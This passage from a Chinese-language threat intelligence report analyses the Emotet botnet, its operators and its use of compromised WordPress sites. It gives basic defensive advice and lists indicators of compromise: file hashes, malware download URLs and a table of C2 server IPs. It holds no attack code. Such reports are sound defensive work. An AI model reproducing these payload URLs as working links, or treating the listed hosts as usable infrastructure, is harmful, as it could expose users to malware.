
8. 威胁分析

Emotet 已演变成了当前一个不断扩大的威胁，除了技术上的变化，其核心模式也发生了转变——从一手资料盗窃转向了将其僵尸网络作为“恶意软件即服务”（MAAS）提供给他网络犯罪团伙，让后者自己选择恶意软件进行分发，从而确立了自身作为恶意软件传播的关键地位。另一方面，Emotet 的破坏力巨大，动辄对企业内部造成成千上万美元的损失，危害严重。

目前，Emotet 恶意软件被认为是由 Mealybug 网络犯罪组织运营，其至今仍保持活跃。除了 Emotet 恶意软件，该组织还与 Bugat、Feodo、Geodo、Heodo、Cridex、Dridex 等银行木马恶意软件有着千丝万缕的关系。由于这些恶意软件广泛且具有破坏性，过去几年具有很高的知名度。而且，该组织的每次攻击行动包含众多的攻击目标，且规模巨大，可以推测该网络犯罪组织具有相当的规模。

过去几年，Emotet 曾分发过 AZORult、IcedID、Zeus Panda、TrickBot 等恶意软件，受到了反病毒领域、执法机关、安全研究人员的高度关注。为了确保恶意软件的长期有效，恶意软件作者还持续定期更新代码库和攻击方式，以避免被检测和清除。

这次的恶意行动，Emotet 足迹遍布全球，且不会根据地区进行区分。根据此次样本中获得的数据，C2 服务器所在地区除数量最多的美国外，还包含墨西哥、法国、德国、日本等诸多地区。C2 服务器的区域分布图如下所示（详细的 IOC 见文末）：



另一个关键点，当前大多数被感染的域都是运行 WordPress 的站点。由于 WordPress 软件存在大量已披露的漏洞，所以攻击者很容易利用 WordPress 漏洞攻陷服务器。而网络犯罪组织常使用被攻陷的合法域名服务器来散布恶意软件，因为来自合法域的网络不太可能被屏蔽，恶意软件的到达率更高。

Emotet 恶意软件所使用的域名和 IP 地址主要有三个用途：

1. 托管 Emotet 恶意文档：用于托管恶意文档，当用户点击钓鱼邮件中的链接时，会从被攻陷的合法域名服务器上下载恶意文档。
2. 托管 Emotet 可执行载荷：用于存放恶意软件，由恶意文档中的宏代码执行 PowerShell 脚本下载 Payload。
3. 提供 C2 服务器功能：用于收集失陷主机的系统信息，分发具体的攻击模块或其他家族的恶意软件。

9. 防范措施

1. 不打开来历不明的电子邮件，不下载可疑邮件中的附件。
2. 对于不可靠的文档，采用禁用宏的方式打开。
3. 安装杀毒软件，及时更新病毒库。
4. 安装防火墙，配置黑名单拦截。
5. 养成良好的上网习惯，提高个人的网络安全意识。

10.IOC

恶意文件 MD5 值:

8a44f5aed7a4ec1803aeb09e08ea5b32
0b158b803453519011f207708d3baff9

放马地址(失陷合法域名服务器):

http://stylex.kg/zgbwqc6/tYHPJj/
https://vip-watch.store/wp-includes/hXBOYUy/
https://service.jumpitairbag.com/wp-includes/552w6k-m6ln-177/
http://vhdogaru-001-site11.btempurl.com/wp-admin/emYGggow/
http://pickpointgarage.com/wp-admin/ypVuCzjp/

C2 服务器 IP 地址:

IP 地址	归属地	运营商	威胁情报
77.245.12.212	约旦	zain.com	僵尸网络
189.134.4.209	墨西哥墨西哥州诺凯潘	telmex.com	僵尸网络
1.32.54.12	马来西亚吉隆坡联邦直辖区	tm.com.my	僵尸网络
172.105.213.30	日本东京都东京	linode.com	僵尸网络
69.30.205.162	美国密苏里州堪萨斯城	wholesaleinternet.net	僵尸网络
50.63.13.135	美国亚利桑那州凤凰城	godaddy.com	僵尸网络
192.161.190.171	美国德克萨斯州达拉斯	quadranet.com	僵尸网络
190.5.162.204	阿根廷	megacable.com.ar	僵尸网络
50.116.78.109	美国德克萨斯州休斯顿	websitewelcome.com	僵尸网络
210.224.65.117	日本广岛县	kddi.com	僵尸网络
186.215.101.106	巴西	telefonica.com	僵尸网络
5.189.148.98	德国巴伐利亚州纽伦堡	contabo.de	僵尸网络
81.82.247.216	比利时弗拉芒大区西弗兰德	telenet.be	僵尸网络
139.162.185.116	德国黑森州法兰克福	linode.com	僵尸网络
172.104.70.207	日本东京都品川区	linode.com	僵尸网络

143.95.101.72	美国德克萨斯州达拉斯	athenixinc.com	僵尸网络
190.189.79.73	阿根廷	cablevision.com.ar	僵尸网络
83.110.107.243	阿联酋	etisalat.ae	僵尸网络
82.79.244.92	罗马尼亚	rds-rds.ro	僵尸网络
195.201.56.68	德国萨克森州法尔肯施泰因	hetzner.de	僵尸网络
181.197.108.171	巴拿马	cableonda.com	僵尸网络
157.7.164.178	日本东京都东京	gmo.jp	僵尸网络
83.99.211.160	拉脱维亚里加	balticom.lv	僵尸网络
46.17.6.116	荷兰北荷兰省哈勒姆	flexwebhosting.nl	僵尸网络
216.75.37.196	美国加利福尼亚州圣地亚哥	cari.net	僵尸网络
138.197.140.163	加拿大安大略省多伦多	digitalocean.com	僵尸网络
51.38.134.203	波兰马佐夫舍省华沙	ovh.com	僵尸网络
211.218.105.101	韩国江原道	kt.com	僵尸网络
103.122.75.218	孟加拉	sktraderss.com	僵尸网络
198.57.217.170	美国犹他州普若佛	unifiedlayer.com	僵尸网络
172.90.70.168	美国加利福尼亚州圣安娜	twcc.com	僵尸网络
41.218.118.66	安哥拉	-----	僵尸网络
195.191.107.67	英国西米德兰兹郡考文垂	glidegroup.co.uk	僵尸网络
189.225.211.171	墨西哥墨西哥州塔兰潘特拉	telmex.com	僵尸网络
80.93.48.49	俄罗斯圣彼得堡	peterhost.ru	僵尸网络
45.129.121.222	土耳其	hayalnet.com.tr	僵尸网络
23.253.207.142	美国伊利诺伊州芝加哥	rackspace.com	僵尸网络
81.213.145.45	土耳其	turktelekom.com.tr	僵尸网络
181.44.166.242	阿根廷	telecentro.com.ar	僵尸网络
187.177.155.123	墨西哥哈利斯科州瓜达拉哈拉	axtel.mx	僵尸网络
189.180.105.125	墨西哥克雷塔罗州克雷塔罗	telmex.com	僵尸网络
182.176.116.139	巴基斯坦	ptcl.com.pk	僵尸网络
186.66.224.182	厄瓜多尔	grupotvcable.com	僵尸网络
212.112.113.235	吉尔吉斯斯坦	aknet.kg	僵尸网络
212.129.14.27	法国法兰西岛大区	online.net	僵尸网络
119.159.150.176	巴基斯坦	ptcl.com.pk	僵尸网络
176.58.93.123	荷兰北荷兰省阿姆斯特丹	netactuate.com	僵尸网络
187.233.220.93	墨西哥阿瓜斯卡达特斯州 阿瓜斯卡达特斯	telmex.com	僵尸网络
124.150.175.133	新西兰奥克兰大区奥克兰	fastcom.co.nz	僵尸网络
83.156.88.159	法国普罗旺斯阿尔卑斯 蓝色海岸大区马赛	free.fr	僵尸网络
60.53.3.153	马来西亚西马	tm.com.my	僵尸网络
110.142.161.90	澳大利亚维多利亚州墨尔本	telstra.com	僵尸网络
174.57.150.13	美国新泽西州尤宁	comcast.com	僵尸网络
95.216.212.157	芬兰新地区赫尔辛基	hetzner.de	僵尸网络
197.90.159.42	南非	optinet.net	僵尸网络
37.59.24.25	法国大东部大区斯特拉斯堡	ovh.com	僵尸网络

201.196.15.79	哥斯达黎加	grupoice.com	僵尸网络
221.154.59.110	韩国京畿道富川市	kt.com	僵尸网络
187.250.92.82	墨西哥下加利福尼亚州提华纳	telnor.com	僵尸网络
78.46.87.133	德国萨克森州法尔肯施泰因	hetzner.de	僵尸网络
85.105.183.228	土耳其布尔萨省	turktelekom.com.tr	僵尸网络
201.183.251.100	厄瓜多尔	claro.com.ec	僵尸网络
123.142.37.165	韩国京畿道	uplus.co.kr	僵尸网络
172.245.13.50	美国纽约州布法罗	colocrossing.com	僵尸网络
72.69.99.47	美国纽约州纽约	verizon.com	僵尸网络
177.103.201.23	巴西	telefonica.com	僵尸网络
124.150.175.129	新西兰奥克兰大区奥克兰	fastcom.co.nz	僵尸网络
190.161.67.63	智利	vtr.com	僵尸网络
192.163.221.191	美国犹他州普若佛	unifiedlayer.com	僵尸网络
80.102.124.98	西班牙加泰罗尼亚自治区 巴塞罗那	orange.es	僵尸网络
95.216.207.86	芬兰新地区赫尔辛基	hetzner.de	僵尸网络
190.101.87.170	智利	vtr.com	僵尸网络
72.27.212.209	牙买加	discoverflow.co	僵尸网络
163.172.97.112	法国法兰西岛大区巴黎	online.net	僵尸网络
191.100.24.201	厄瓜多尔	etapa.net.ec	僵尸网络
46.105.131.68	法国上法兰西大区鲁贝	ovh.com	僵尸网络
188.230.134.205	斯洛文尼亚	t-2.net	僵尸网络
193.33.38.208	乌克兰伊万诺 弗兰科夫斯克州卡卢什	itlux.if.ua	僵尸网络
192.241.220.183	美国加利福尼亚州旧金山	digitalocean.com	僵尸网络
189.236.4.214	墨西哥墨西哥州诺凯潘	telmex.com	僵尸网络
162.144.46.90	美国犹他州普若佛	unifiedlayer.com	僵尸网络
210.111.160.220	韩国仁川广域市	nibtv.co.kr	僵尸网络
113.52.135.33	中国香港	ximbo.com	僵尸网络
89.215.225.15	保加利亚普罗夫迪夫州 普罗夫迪夫	a1.bg	僵尸网络
200.71.112.158	委内瑞拉	-----	僵尸网络
78.186.102.195	土耳其迪亚巴克尔省	turktelekom.com.tr	僵尸网络
152.169.32.143	阿根廷	cablevision.com.ar	僵尸网络
192.210.217.94	美国加利福尼亚州洛杉矶	colocrossing.com	僵尸网络
142.93.87.198	美国加利福尼亚州旧金山	digitalocean.com	僵尸网络
122.11.164.183	新加坡	starhub.com	僵尸网络